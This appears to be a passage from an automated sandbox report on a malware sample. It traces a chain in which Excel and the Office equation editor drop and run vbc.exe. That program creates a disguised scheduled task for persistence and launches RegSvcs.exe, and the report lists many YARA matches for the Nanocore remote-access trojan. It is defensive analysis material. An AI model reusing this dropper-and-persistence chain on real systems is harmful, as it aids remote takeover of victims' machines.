"GR}}*}*{*sz2{+*0<{3{(o3}+s{}*(

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1332 Parent PID: 596

General

Start time:	11:44:24
Start date:	15/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f530000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2704 Parent PID: 596

General

Start time:	11:44:46
Start date:	15/09/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2364 Parent PID: 2704

General

Start time:	11:44:49
Start date:	15/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xcd0000
File size:	1044992 bytes
MD5 hash:	AD2C14959341C7EC7D72C9FB3B10DEB9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000006.00000002.486948198.00000000026C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000006.00000002.488023420.0000000003A27000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000006.00000002.488023420.0000000003A27000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000006.00000002.488023420.0000000003A27000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000006.00000002.487642134.0000000003681000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000006.00000002.487642134.0000000003681000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000006.00000002.487642134.0000000003681000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 2656 Parent PID: 2364

General

Start time:	11:44:52
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\smsBuojZSZn' /XML 'C:\Users\user\AppData\Local\Temp\tmpC2C3.tmp'
Imagebase:	0x9f0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: 2624 Parent PID: 2364

General

Start time:	11:44:52
Start date:	15/09/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Imagebase:	0xee0000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.691051857.0000000000D30000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.691051857.0000000000D30000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.692419310.0000000004780000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.692419310.0000000004780000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.690266961.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.690266961.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000009.00000002.690266961.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.691167896.0000000000E30000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.691167896.0000000000E30000.00000004.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.691167896.0000000000E30000.00000004.00020000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.690789448.0000000000800000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.690789448.0000000000800000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.691355428.0000000002390000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.691355428.0000000002390000.00000004.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.692216842.0000000003971000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.691091752.0000000000DA0000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.691091752.0000000000DA0000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.690646997.00000000006E0000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.690646997.00000000006E0000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.690837400.0000000000A00000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.690837400.0000000000A00000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.691004471.0000000000C90000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.691004471.0000000000C90000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.690718899.0000000000740000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.690718899.0000000000740000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.691135916.0000000000DD0000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.691135916.0000000000DD0000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.691058748.0000000000D40000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.691058748.0000000000D40000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.691079104.0000000000D90000.00000004.00020000.sdmp, Author:

	Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.691079104.0000000000D90000.00000004.00020000.sdmp, Author: Florian Roth • Rule: NanoCore, Description: unknown, Source: 00000009.00000002.691445743.0000000002781000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Written

File Read

Disassembly

Code Analysis